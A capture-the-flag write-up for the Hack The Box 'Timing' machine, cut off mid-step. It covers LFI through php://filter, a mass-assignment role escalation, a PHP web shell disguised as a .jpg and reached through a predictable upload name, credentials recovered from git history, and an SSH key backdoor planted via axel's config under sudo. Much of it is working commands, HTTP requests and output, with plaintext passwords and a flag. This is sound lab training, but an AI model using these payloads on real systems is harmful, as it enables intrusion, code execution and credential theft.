

HTB **Timing**

Write-up

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


< Enumeration

Starting from nmap scan:

```
nmap -sV -p- 10.10.11.135
Nmap scan report for 10.10.11.135
Host is up (0.066s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Not much. Jump right into 80 port.



There is nothing interesting in source code so we fire up ffuf.

```
ffuf -u http://10.10.11.135/FUZZ -w raft-medium-words-lowercase.txt -c -e .php,.html -fc 403
images [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 69ms]
js [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 63ms]
index.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 63ms]
css [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 67ms]
profile.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 60ms]
logout.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 64ms]
image.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 65ms]
upload.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 67ms]
login.php [Status: 200, Size: 5609, Words: 1755, Lines: 178, Duration: 2209ms]
header.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 59ms]
footer.php [Status: 200, Size: 3937, Words: 1307, Lines: 116, Duration: 65ms]
. [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 64ms]
db_conn.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 60ms]
profile_update.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 64ms]
:: Progress: [168879/168879] :: Job [1/1] :: 614 req/sec :: Duration: [0:04:56] :: Errors: 0 ::
```

As we can see there are only few standard directories and not useful (for this time) php files. So, the next thing we want to do is to ffuf recursively.


```
ffuf -u http://10.10.11.135/images/FUZZ -w raft-medium-words-lowercase.txt -c -e .php,.html -fc 403 -- recursion
uploads [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 68ms]
[INFO] Adding a new job to the queue: http://10.10.11.135/images/uploads/FUZZ
[INFO] Starting queued job on target: http://10.10.11.135/images/uploads/FUZZ
```

Inside of /images there is another dir - /uploads. If we try to access it, we'll see 403 HTTP status code. From here we need to take a step back and consider the previous ffuf results.

You could notice the *.php files. I tried to brute force them for hidden params and the only success was with the image.php

```
ffuf -u "http://10.10.11.135/image.php?W1=W2" -w burp-parameter-names.txt:W1 -w LFI-Jhaddix.txt:W2 -fs 0
[Status: 200, Size: 25, Words: 3, Lines: 1, Duration: 63ms]
* W2: ../../../../../../
* W1: img
```


Yeap, there is hidden parameter indeed! So let's check out the page.

A screenshot of a web browser window. The address bar shows the URL '10.10.11.135/image.php?img=../'. Below the address bar, a white message box with a black border displays the text 'Hacking attempt detected!'.

So, yeah, looks like LFI and we definitely want to go harder on this.

< Exploitation

I've tried basic LFI payloads and none of them worked. We need to go with `wrapper php://filter` type of payload.



As a result, we have base64 encoded data from `/etc/passwd`. After decoding it we can check the machine's users.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemdNetworkManagement
,,,/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
_apt:x:104:65534:./nonexistent:/usr/sbin/nologin
lxd:x:105:65534:./var/lib/lxd:./bin/false
uidd:x:106:110:./run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,./var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:./var/cache/pollinate:/bin/false
sshd:x:110:65534:./run/sshd:/usr/sbin/nologin
mysql:x:111:114:MySQL Server,,,./nonexistent:/bin/false
aaron:x:1000:1000:aaron:/home/aaron:/bin/bash
```

But we need more, right? Let's take a look at the web server directory's files.

```
curl "http://10.10.11.135/image.php?img=php://filter/convert.base64-encode/resource=/var/www/html/upload.php" | base64 --decode

<?php
include("admin_auth_check.php");

$upload_dir = "images/uploads/";

if (!file_exists($upload_dir)) {
    mkdir($upload_dir, 0777, true);
}

$file_hash = uniqid();

$file_name = md5('$file_hash' . time()) . '_' . basename($_FILES["fileToUpload"]["name"]);
$target_file = $upload_dir . $file_name;
$error = "";
$imageFileType = strtolower(pathinfo($target_file, PATHINFO_EXTENSION));

if (isset($_POST["submit"])) {
    $check = getimagesize($_FILES["fileToUpload"]["tmp_name"]);
    if ($check === false) {
        $error = "Invalid file";
    }
}

// Check if file already exists
if (file_exists($target_file)) {
    $error = "Sorry, file already exists.";
}

if ($imageFileType != "jpg") {
    $error = "This extension is not allowed.";
}

if (empty($error)) {
    if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file)) {
        echo "The file has been uploaded.";
    }
}
```

From upload.php we see that it requires admin privileges to get access to the upload function.

```
curl "http://10.10.11.135/image.php?img=php://filter/convert.base64
-encode/resource=/var/www/html/admin_auth_check.php" | base64 --decode

<?php

include_once "auth_check.php";

if (!isset($_SESSION['role']) || $_SESSION['role'] != 1) {
    echo "No permission to access this panel!";
    header('Location: ./index.php');
    die();
}


?>
```

The admin_auth_check.php tells us that admin is a user with role == 1.

```
curl "http://10.10.11.135/image.php?img=php://filter/convert.base64
-encode/resource=/var/www/html/db_conn.php" | base64 --decode

<?php
$pdo = new PDO('mysql:host=localhost;dbname=app', 'root', '4_V3Ry_10000n9_p422w0rd');
```

And so, we get creds from mysql db. I've tried to log in into the Simple WebApp with `root:4_V3Ry_10000n9_p422w0rd` and also `aaron:4_V3Ry_10000n9_p422w0rd` but none of it worked. Then I've tried to use the creds with ssh. It didn't work too. BUT if we try `aaron:aaron` we'll be logged in!



So, for now we logged in as user with role == 2. We have to find way to change it.

Let's take a look at edit profile page. If we update the profile, capture the request and add `role=1` in the request's body then we get the admin panel!

Request

```
1 POST /profile_update.php HTTP/1.1
2 Host: 10.10.11.135
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:96.0) Gecko/20100101 Firefox/96.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-type: application/x-www-form-urlencoded
8 Content-Length: 79
9 Origin: http://10.10.11.135
10 Connection: close
11 Referer: http://10.10.11.135/profile.php
12 Cookie: PHPSESSID=tail9pd4gt1gdgu7sedf8m1bcm
13
14 firstName=root&lastName=root&email=dkstudioin@gmvccvail.com&company=root&role=1
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Fri, 28 Jan 2022 11:13:37 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 459
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 {
13   "id": "2",
14   "0": "2",
15   "username": "aaron",
16   "1": "aaron",
17   "password": "$2y$10$ks9MM.M8G.aquRLu53QY0.9tZNFvALOIAb3LwLggUs58QH5mVUFq",
18   "2": "$2y$10$ks9MM.M8G.aquRLu53QY0.9tZNFvALOIAb3LwLggUs58QH5mVUFq",
19   "lastName": "root",
20   "3": "root",
21   "firstName": "root",
22   "4": "root",
23   "email": "dkstudioin@gmvccvail.com",
24   "5": "dkstudioin@gmvccvail.com",
25   "role": "1",
26   "6": "1",
27   "company": "root",
28   "7": "root"
29 }
```

Simple WebApp Home Edit profile Admin panel

From the admin panel we can upload files.

Simple WebApp Home Edit profile Admin panel

● Upload avatar

shell.jpeg

Let's get back to the source code of upload.php and see what's going on when user uploads a file. When file gets uploaded it's placed in `/images/uploads/` and its name equals `$file_name = md5('$file_hash' . time()) . '_' . basename($_FILES["fileToUpload"]["name"])`. Where `$file_hash = uniqid()`.

According to PHP manual the `uniqid()` function generates unique ID (obviously!) BUT did you notice that in `md5()` function the `'$file_hash'` embedded in single quotes?

Single quoted strings will display things almost completely "as is.". Double quote strings will display a host of escaped characters (including some regexes), and variables in the strings will be evaluated.

It means that in the `md5` hashing there is no unique ID value but just the `"$file_hash"` string + `time()`. Where `time()` returns current timestamp. We can work with that!

Let's prepare upload file with simple payload that will allow us to execute command on the server. The server accepts only `.jpg` files.

```
$ » cat shell.jpg
<?php system($_GET[cmd]);?>
```

Upload the file and intercept the request.

Request

```
1 POST /upload.php HTTP/1.1
2 Host: 10.10.11.135
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:96.0) Gecko/20100101 Firefox/96.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----27521406843564030918865732907
8 Content-Length: 255
9 Origin: http://10.10.11.135
10 Connection: close
11 Referer: http://10.10.11.135/avatar_uploader.php
12 Cookie: PHPSESSID=nfd2np8sddl66dnrrfieuk7bs
13
14 -----27521406843564030918865732907
15 Content-Disposition: form-data; name="fileToUpload"; filename="shell.jpg"
16 Content-Type: image/jpeg
17
18 <?php system($_GET[cmd]);?>
19
20 -----27521406843564030918865732907--
21
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Fri, 28 Jan 2022 13:37:48 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Length: 27
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10
11 The file has been uploaded.
```

Here we see that the file has been uploaded and the response date is `Fri, 28 Jan 2022 13:37:48 GMT`. We need to convert it to timestamp.

Fri, 28 Jan 2022 13:37:48 GMT

Human date to Timestamp

Input format: RFC 2822, D-M-Y, M/D/Y, Y-M-D, etc. Strip 'GMT' to convert to local time.

Epoch timestamp: 1643377068

Now we can calculate the right `md5` hash!


```
$ » php -a
Interactive mode enabled

php > echo md5('$file_hash' . '1643377068');
633cf3415ea6eafb265de8fe091e2967
```

And the upload file name will be equal `633cf3415ea6eafb265de8fe091e2967_shell.jpg`. Let's try to access it.

Request

```
1 GET /image.php?img=images/uploads/633cf3415ea6eafb265de8fe091e2967_shell.jpg&cmd=id HTTP/1.1
2 Host: 10.10.11.135
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:96.0) Gecko/20100101 Firefox/96.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.5
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=nfd2np8sdglr66dnrrfieuk7bs
9 Upgrade-Insecure-Requests: 1
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Fri, 28 Jan 2022 13:59:47 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Content-Length: 54
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 uid=33(www-data) gid=33(www-data) groups=33(www-data)
9
```

We have **RCE**! But unfortunately, the server's firewall will not let us to setup reverse shell connection...

While walking around the filesystem I stumbled on to backup archive located in `/opt`.

Request

```
1 GET /image.php?img=images/uploads/633cf3415ea6eafb265de8fe091e2967_shell.jpg&cmd=ls+opt HTTP/1.1
2 Host: 10.10.11.135
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:96.0) Gecko/20100101 Firefox/96.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.5
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=nfd2np8sdglr66dnrrfieuk7bs
9 Upgrade-Insecure-Requests: 1
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Fri, 28 Jan 2022 14:05:40 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Content-Length: 24
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 source-files-backup.zip
9
```

To be able to download it to local machine we need to copy it to a place from where we can then download it. And that place is `/var/www/html/images/uploads/`.

Request

```
1 GET /image.php?img=images/uploads/633cf3415ea6eafb265de8fe091e2967_shell.jpg&cmd=cp+opt/source-files-backup.zip+var/www/html/images/uploads/ HTTP/1.1
2 Host: 10.10.11.135
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:96.0) Gecko/20100101 Firefox/96.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.5
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=nfd2np8sdglr66dnrrfieuk7bs
9 Upgrade-Insecure-Requests: 1
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Fri, 28 Jan 2022 14:11:48 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Content-Length: 0
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8
```

Now we use curl to download it.

```
curl "http://10.10.11.135/image.php?img=images/uploads/source-files-backup.zip" --output src.zip
```

```
Downloads/backup [master] » ls -la
.. admin_auth_check.php avatar_uploader.php db_conn.php .git image.php index.php login.php profile.php upload.php
.. auth_check.php css footer.php header.php images js logout.php profile_update.php
Downloads/backup [master] »
```

Here we have git repository. We can check commit history. For this we can use `Extractor` from `GitTools`

```
./extractor.sh ~/Downloads/backup ~/Documents/timing.htb
```

```
GitTools/Extractor [master] » ./extractor.sh ~/Downloads/backup ~/Documents/timing.htb
#####
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: 16de2698b5b122c93461298eab730d00273bd83e
[+] Found file: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/admin_auth_check.php
[+] Found file: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/auth_check.php
[+] Found file: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/avatar_uploader.php
[+] Found folder: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/css
[+] Found file: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/css/bootstrap.min.css
[+] Found file: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/css/login.css
[+] Found file: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/db_conn.php
[+] Found file: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/footer.php
[+] Found file: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/header.php
[+] Found file: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/image.php
[+] Found folder: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/images
[+] Found file: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/images/background.jpg
[+] Found file: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/images/user-icon.png
```

Now we are able to see two commits

```
GitTools/Extractor [master] » cd ~/Documents/timing.htb
Documents/timing.htb » ls -l
total 8
drwxrwxr-x 5 indigo indigo 4096 Jan 28 19:09 0-16de2698b5b122c93461298eab730d00273bd83e
drwxrwxr-x 5 indigo indigo 4096 Jan 28 19:09 1-e4e214696159a25c69812571c8214d2bf8736a3f
Documents/timing.htb »
```

Let's find out what changes were made.

```
git diff 1-e4e214696159a25c69812571c8214d2bf8736a3f 0-16de2698b5b122c93461298eab730d00273bd83e
```

```

diff --git a/1-e4e214696159a25c69812571c8214d2bf8736a3f/commit-meta.txt b/0-16de2698b5b122c93461298eab730d00273bd83e/commit-meta.txt
index fc72c36..fdde2db 100644
--- a/1-e4e214696159a25c69812571c8214d2bf8736a3f/commit-meta.txt
+++ b/0-16de2698b5b122c93461298eab730d00273bd83e/commit-meta.txt
@@ -1,5 +1,6 @@
-tree fd7fb62599f9702baeb0abdc42a8a4b68e49ec23
-author grumpy <grumpy@localhost.com> 1626820434 +0000
-committer grumpy <grumpy@localhost.com> 1626820434 +0000
+tree dcbc181650833009145874df7da85b4c6d84b2ca
+parent e4e214696159a25c69812571c8214d2bf8736a3f
+author grumpy <grumpy@localhost.com> 1626820453 +0000
+committer grumpy <grumpy@localhost.com> 1626820453 +0000

-init
+db conn updated
diff --git a/1-e4e214696159a25c69812571c8214d2bf8736a3f/db_conn.php b/0-16de2698b5b122c93461298eab730d00273bd83e/db_conn.php
index f1c9217..5397ffa 100644
--- a/1-e4e214696159a25c69812571c8214d2bf8736a3f/db_conn.php
+++ b/0-16de2698b5b122c93461298eab730d00273bd83e/db_conn.php
@@ -1,2 +1,2 @@
<?php
-$pdo = new PDO('mysql:host=localhost;dbname=app', 'root', 'S3cr3t_unGu3ss4bl3_p422w0Rd');
+$pdo = new PDO('mysql:host=localhost;dbname=app', 'root', '4_V3Ry_l0000n9_p422w0rd');
:~

```

The change was in db_conn.php with changing password! Let's try to use `aaron:S3cr3t_unGu3ss4bl3_p422w0Rd` to log in via ssh.

```

Documents/timing.htb » ssh aaron@10.10.11.135
aaron@10.10.11.135's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Jan 28 16:40:23 UTC 2022

System load:  0.0               Processes:    171
Usage of /:   48.9% of 4.85GB    Users logged in: 0
Memory usage: 10%              IP address for eth0: 10.10.11.135
Swap usage:   0%

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Jan 28 16:27:42 2022 from 10.10.15.29
aaron@timing:~$ cat user.txt
a090e2755234d916be80e24431501be8

```

The user is taken!

< Post-Exploitation

As always, the first thing you want to do after a successful entry into a linux system is to check `sudo`.

```
aaron@timing:~$ sudo -l
Matching Defaults entries for aaron on timing:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User aaron may run the following commands on timing:
    (ALL) NOPASSWD: /usr/bin/netutils
```

And so, we see the user aaron can run `netutils` binary with `sudo` privileges. This binary allows us to download files into the machine. After running `netutils` we can choose what protocol we want to use for downloading: `ftp` or `http`.

```
aaron@timing:/tmp/grace$ sudo /usr/bin/netutils
netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> 1
Enter Url: 10.10.14.126:8000/just_cheking
Initializing download: http://10.10.14.126:8000/just_cheking
File size: 13 bytes
Opening output file just_cheking
Server unsupported, starting from scratch with one connection.
Starting download

Downloaded 13 byte in 0 seconds. (0.06 KB/s)
```

I went with `http` by starting `python` server on my local machine to download test file.

```
aaron@timing:/tmp/grace$ ls -ls
total 4
4 -rw-r--r-- 1 root root 13 Jan 29 15:04 just_cheking
aaron@timing:/tmp/grace$ cat just_cheking
this is test
```


After downloading a file, it will have `root` permission and our user aaron can only read it. If we want to find out what is going on behind the curtains when the `netutils` is running, we need to use `pspy` to examine the process. So, we need to open two `ssh` connections: one is for running `pspy` and second is for running the binary.

```

input >> 1
Enter Url: 10.10.14.126:8000/just cheking
Initializing download: http://10.10.14.126:8000/just_cheking
File size: 13 bytes
Opening output file just_cheking.0
Server unsupported, starting from scratch with one connection.
Starting download

2022/01/29 15:17:21 CMD: UID=0      PID=5888      | /root/axel http://10.10.14.126:8000/just_cheking
2022/01/29 15:17:39 CMD: UID=0      PID=5950      |
2022/01/29 15:18:00 CMD: UID=0      PID=6001      | /lib/systemd/systemd-udevd

```



Here we see that the netutils uses `axel` for downloading files.

Axel is a linux program that downloads a file from a FTP or HTTP server through multiple connection, each connection downloads its own part of the file.

Maybe there is known CVE? Let's check axel version. For this we setup nc listener on our local machine and initialize connection from netutils.

```


netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> 1
Enter Url: 10.10.14.126:8000
Initializing download: http://10.10.14.126:8000
Connection gone.

```

```

~/hunt » nc -lvp 8000
Listening on 0.0.0.0 8000
Connection received on 10.10.11.135 40464
GET / HTTP/1.0
Host: 10.10.14.126:8000
Accept: */*
Range: bytes=1-
User-Agent: Axel/2.16.1 (Linux)

```



We see that the axel version 2.16.1 and there is no known CVE for it...

Axel has pretty interesting feature. According to example config file, if we pass to axel url for web page without file (like `index.html`) then it will save the page with a name, specified in config file parameter `"default_filename"`.

```

# When downloading a HTTP directory/index page, (like http://localhost/~me/)
# what local filename do we have to store it in?
#
# default_filename = default

```


Let's check if it's right.

```
netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> 1
Enter Url: 10.10.14.126:8000
Initializing download: http://10.10.14.126:8000
File size: 643 bytes
Opening output file default
Server unsupported, starting from scratch with one connection.
Starting download

Downloaded 643 byte in 0 seconds. (3.14 KB/s)
```

```
aaron@timing:/tmp/grace$ cat default
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href="%01%ED%B3%B0v%1F">0v</a></li>
<li><a href="burpsuite.jar">burpsuite.jar</a></li>
<li><a href="enumesc/">enumesc</a></li>
<li><a href="just cheking">just cheking</a></li>
<li><a href="pspy64">pspy64</a></li>
<li><a href="recon/">recon</a></li>
<li><a href="scanners/">scanners</a></li>
<li><a href="torghost/">torghost</a></li>
</ul>
<hr>
</body>
</html>
```

Yeap! We see, that alex downloaded the whole index.html page and saved it as default.

So, how we can use it in our advance? We can upload our authorized ssh key to the root! How we gonna do it?

First of all, axel documentation says that axel has two type of configuration files: the first is **global** and located in /etc/axelrc and the second is **personal** - located in ~/.axelrc.

If we change "default_filename" value on /root/.ssh/authorized_keys in personal config file, then downloaded index.html page will be saved at /root/.ssh/authorized_keys because each file downloaded with netutils will have root permission, remember? The process is known as **SSH Backdooring**.


```
aaron@timing:~$ cat .axelrc

# When downloading a HTTP directory/index page, (like http://localhost/~me/)
# what local filename do we have to store it in?

default_filename = /root/.ssh/authorized_keys
aaron@timing:~$
```


Now we need to create index.html page on our local machine with only our public ssh key! The index.html should be placed in empty directory!

```
timing.htb/index » ls
index.html
timing.htb/index » cat index.html
